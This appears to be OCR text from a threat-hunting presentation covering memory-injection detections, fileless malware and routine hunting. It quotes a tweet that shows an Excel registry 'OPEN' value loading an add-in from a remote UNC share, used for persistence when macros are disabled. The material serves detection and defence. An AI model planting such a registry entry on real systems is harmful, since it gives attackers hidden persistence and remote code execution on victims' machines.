
Host Count	Short Hostname	Latest Seen	Process Path	Module Path	Allocation Page Permission	Current Page Permission
1	[redacted]	[redacted]	%windir%\syswow64\msiexec.exe	%userprofile%\appdata\local\temp\cdo3348126234.dll	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READ
2	[redacted]	[redacted]	%programfiles(x86)%\internet explorer\iexplore.exe	%programfiles(x86)%\internet explorer\iexplore.exe	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READWRITE
2	[redacted]	[redacted]	%windir%\syswow64\msiexec.exe	%windir%\syswow64\msiexec.exe	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READWRITE
2	[redacted]	[redacted]	%windir%\syswow64\msiexec.exe	unknown module	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READWRITE

- Securi-Tay 2017 – Advanced Attack Detection
- Taking Hunting to the Next Level: Hunting in Memory – SANS Threat Hunting Summit 2017


CASE STUDY 3:
FILELESS MALWARE

https://lyndseyreneephotography.files.wordpress.com/2011/05/img_5916editname.jpg
http://cdn.newsapi.com.au/image/v1/1f5388a9571cf7f7022158aee1726ced

CASE STUDY 3: FILELESS MALWARE



CASE STUDY 4



COUNTERCEPT

CASE STUDY 4:

HUNT OF THE DAY

COUNTERCEPT

What is HOTD?

- Important aspect of threat hunting
- Latest findings
- Agents go work now!

Why HOTD?

- Detect and respond to threat (Unknown to you)


CASE STUDY 4:

HUNT OF THE DAY

COUNTERCEPT


William Knowles
@william_knows
Follow

Macros disabled? Trusted locations disabled/inaccessible? Excel has you covered for persistence. Takes UNC paths. Works w/ VBA&XLL add-ins.



Name	Type	Data
MsoTbCust	REG_DWORD	0x00000008 (8)
OPEN	REG_SZ	/R "\\192.168.4.128\tmp\JustAnotherAddIn.xlam"
OptionFormat	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0...
Options5	REG_DWORD	0x00000080 (128)
OptionsDlgSizePos	REG_BINARY	90 06 00 00 5a 05 00 00 00 00 00 00 c9 00 00 00 0...

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Options



